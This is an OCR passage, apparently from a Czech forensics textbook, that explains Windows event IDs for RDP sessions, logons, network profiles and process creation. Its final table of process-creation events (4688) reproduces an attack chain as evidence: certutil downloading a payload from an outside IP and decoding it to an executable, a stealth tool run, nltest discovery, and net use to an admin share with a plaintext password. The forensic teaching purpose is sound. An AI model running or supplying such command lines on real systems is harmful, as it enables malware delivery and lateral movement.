Událost 1026[89] obsahuje řadu různých kódů popisujících okolnosti ukončení spojení se vzdálenou plochou nebo odpojení se od vzdálené plochy. Kód 11,12 odpovídá ukončení sezení uživatelem na straně serveru, 263 odpovídá ukončení spojení vyvolaného na straně klienta. Více informací o ukončení spojení se vzdálenou plochou lze získat z dokumentace ActiveX komponenty vzdálené plochy.

Ukončení síťového spojení se službou vzdálené plochy

EventID: 1105 (The multi-transport connection has been disconnected)

Událost se vyskytuje jak u úspěšných, tak i u neúspěšných pokusů o přihlášení, lze ji interpretovat jako ukončení spojení mezi klientskou aplikací a RDP serverem.

Další události spojené s aktivitou protokolu RDP:

EventID: 226 (RDPClient_SSL: An error was encountered when transitioning from TsSslStateDisconnected to TsSslStateDisconnected in response to TsSslEventInvalidState)
EventID: 1028 (Server supports SSL = supported)
EventID: 1029 (Base64(SHA256(UserName)) is =)

89 https://learn.microsoft.com/en-us/windows/win32/termserv/extendeddisconnectreasoncode


Události Microsoft-Windows-TerminalServices-RDPClient/Operational jsou závislé na verzích operačních systémů na straně klienta a služby poskytující vzdálenou plochu, zda se jedná o desktopové operační systémy, nebo zda jsou součástí Windows domény.

Zdroj: Security
EventID:4648 (A logon was attempted using explicit credentials)

Událost 4648 není vázaná jen na události spojené s aktivitou vzdálené plochy, ale je vytvořena v situaci, kdy uživatel specificky využívá údaje (jméno a heslo) ke spuštění aplikace nebo pro připojení k síťovým službám. Spouštění aplikací v kontextu jiného uživatele (aplikační a servisní účty) je běžné v případě, kdy spuštěná aplikace vyžaduje administrátorská nebo jiná oprávnění, která aktuálně přihlášený uživatel nemá. U uživatelských aplikací se spuštění provede vybráním volby „spustit jako“ z kontextového menu, které se otevře po klinutí pravým tlačítkem na zástupce dané aplikace. U služeb je možné alternativní účet definovat v nástrojích pro správu operačního systému, které jsou součástí Ovládacího panelu operačního systému Windows.


Stejně tak je událost vytvořena v případě, kdy je uživatel vyzván k zadání jména a hesla pro otevření sdílené složky, disku a pro připojení se k službám vzdálené plochy.

Obrázek 77 | Žádost o přístupové údaje pro přihlášení ke vzdálené ploše




Zdroj: Autor.

Obrázek 78 | Výzva k zadání přístupových údajů ke sdílené složce



Zdroj: Autor.

Obrázek 79 | Přihlášení ke vzdálené ploše pomocí cloudového Microsoft účtu



Zdroj: Autor.

Záznam obsahuje časovou značku, účet aktuálně přihlášeného uživatele (lab), název počítače (Desktop-0x0001), název účtu použitého pro spuštění programu nebo přihlášení se ke vzdálené službě (francesca.de.luna@outlook.com) a název vzdáleného


serveru/ počítače (CofeeShopSurf). U záznamů spojených s autentizací ke sdíleným složkám bývá součástí záznamu i IP adresa vzdáleného systému.

Záznamy na straně serveru

Zdroj: Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
EventID: 1149 (User authentication succeeded)

Ačkoliv událost 1149 obsahuje záznam/informaci o úspěšné autentizaci uživatele, význam této události je jiný. Událost se vytvoří pokaždé, když klientská aplikace pro vzdálenou správu naváže síťové spojení se službou vzdálené plochy na straně serveru nebo vzdáleného počítače, bez ohledu na to, zda se uživateli podaří úspěšně autentizovat.

Obrázek 80 | Úspěšné navázání síťové komunikace




Zdroj: Autor.

Výstupem je časová značka, jméno, FQDN nebo IP adresa systému, který inicioval připojení ke službě vzdálené plochy.

Zdroj: Security
EventID: 4624,4625


Záznamy 4624 a 4625 jsou záznamy autentizačních událostí zahrnující úspěšné a neúspěšné pokusy o přihlášení k místnímu systému nebo k síťové službě.

Obrázek 81 | Úspěšné přihlášení k RDP – typ 10



Zdroj: Autor.

Obrázek 82 | Úspěšné přihlášení k RDP – typ 3



Zdroj: Autor.

Autentizace ke vzdálené ploše vytváří záznamy 4624 a 4625 stejně jako v případě autentizace lokálních uživatelů.

Microsoft dokumentace k záznamům 4624[90] uvádí typ 10 (Logon type 10) jako záznam spojený s přístupem ke vzdálené ploše. Nicméně běžně je možné se setkat s autentizačním záznamem typu 3 (Logon type 3). Typ autentizačního záznamu je závislý na typu účtu a serverové části poskytující služby vzdálené plochy. Typ 10 se běžně vyskytuje při použití Microsoft Cloud účtu anebo víceuživatelské terminálové služby Windows Serveru. Naopak u připojení při RDP přístupu k pracovní stanici (Windows 10,11) nebo ke vzdálené ploše Windows Serveru je běžný záznam typu 3.

Autentizace typu 3 je u RDP spojována s Network Level Authentication (NLA)[91]. NLA je metoda ověřování, která dokončí autentizaci uživatele ke vzdálenému systému ještě před navázáním připojení ke vzdálené ploše a zobrazením přihlašovací obrazovky. Dokumentace uvádí jako hlavní výhodu ochranu systému poskytující službu vzdálené plochy před DOS útoky, jelikož NLA proces vyžaduje méně systémových zdrojů než autentizace služby vzdálené plochy. Tento stupeň ochrany nalezne uplatnění zejména u laptopů a mobilních pracovních stanic, které se vyskytují na veřejných sítích.

Obecně je záznam 4624 typ 3 spojován s autentizací k síťovým a sdíleným diskům, síťovým tiskárnám.

Dále existuje záznam 4624 typ 7, který je spojován s odemknutím systému, u RDP se s tímto záznamem lze setkat za situace, kdy se uživatel připojuje do aktivního sezení, ze kterého se předtím odhlásil.

Zdroj: Security
Event ID 4825 (4825: A user was denied the access to Remote Desktop. By default, users are allowed to connect only if they are members of the Remote Desktop Users group or Administrators group)


Událost 4825[92] se vytvoří v případě, že je autentizovanému uživateli odmítnuto připojení ke vzdálené ploše z důvodu, že není členem uživatelské skupiny Remote Desktop Users nebo Administrators.

90 https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4624

91 https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732713(v=ws.11)

92 https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/audit-other-account-logon-events


Obrázek 83 | Záznam o neúspěšném přihlášení ke vzdálené ploše



Zdroj: Autor.

Uživateli se po neúspěšné autorizaci ke službě vzdálené plochy zobrazí následující hláška a zavřením se spojení ukončí.


Obrázek 84 | Neúspěšná autorizace ke službě vzdálené plochy



Zdroj: Autor.

Pozor, jelikož autentizace ke vzdálenému systému proběhla přes Network Level Authentication, bude i pro toto přihlášení v security logu existovat záznam 4624. Uživatel byl úspěšně autentizován, ale nebyl autorizován ke službě vzdálené plochy.

Obrázek 85 | Záznam o úspěšné NLA autentizaci




Zdroj: Autor.

Logování událostí 4825 je nutné specificky zapnout pomocí politik operačního systému Windows.

Computer Configuration -> Windows Settings -> Security Settings -> Advanced Audit Policy Configuration -> System Audit Policies -> Local Group Object -> Account Logon -> Audit Other Account Logon Events

Obrázek 86 | Konfigurace logování Audit Other Account Logon Events



Zdroj: Autor.


Windows NetworkProfile

Profily síťových zařízení a sítí jsou uloženy v systémových registrech operačního systému. Tyto údaje ve většině případů umožní identifikovat první a poslední připojení k dané síti. Detailnější informace o přístupech k síťovým sítím je možné získat z logu Microsoft-Windows-NetworkProfile.

Zdroj: Microsoft-Windows-NetworkProfile/Operational
EventID: 10000 – Network Connected
EventID: 10001 – Network Diconnected

Události 10000 a 10001 obsahují časovou značku a název sítě, ke které bylo zařízení připojeno. V ideálním případě bude log obsahovat oba záznamy. Nicméně zejména u laptopů je běžné nalézt záznam o odpojení od sítě, který je téměř okamžitě následován záznamem o připojení k jiné síti v nové lokaci. Udaný příklad ilustruje situaci, kdy se uživatel připojí s laptopem k síti A, po ukončení práce, zavře obrazovku, operační systém přejde do hibernace a záznam o odpojení od sítě se vytvoří až v nové lokaci při obnovení funkce systému a zjištění, že původní síť již není k dispozici. V takovém případě je nutné extrémní opatrnost při interpretaci událostí a jejich zasazení do časové osy pro potřeby profilace daného uživatele nebo zařízení.

Obrázek 87 | Konfigurace logování Audit Other Account Logon Events



Zdroj: Autor.

9.2.3 Spouštění aplikací

Cesta k logu událostí:

`C:\Windows\System32\WinEvt\Logs\ Security`

Monitorování procesů vyžaduje specifickou konfiguraci logovacího profilu[93].

- EventID 4688: A new process has been created.

Obrázek 88 | Přehled spuštěných procesů v logu událostí

TimeCreated	EventId	Computer	MapDescription	UserName	ExecutableInfo
20/6/20 19:31	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\certutil.exe certutil -urlcache -f http://196.6.100.50/disco.jpg C:\Windows\TEMP\disco.jpg:sh
20/6/20 19:31	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\certutil.exe certutil -decode C:\Windows\TEMP\disco.jpg:sh C:\Windows\TEMP\sh.exe
20/6/20 19:31	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\Temp\sh.exe sh.exe --stealth --zipfilename ddr.zip
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\nltest.exe nltest /DSGETDC:
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\net.exe net use \\192.168.184.100\IPC$
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\net.exe net use * /del /Y
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\net.exe net use \\10.101.15.21\C$ /user:cybercorp\backupsrv @1q2w3e4r!
20/6/20 19:35	4688	DESKTOP-U9P8SMJ	A new process has been created	CYBERCORP\DESKTOP-U9P8SMJ$	C:\Windows\System32\sppsvc.exe C:\Windows\system32\sppsvc.exe
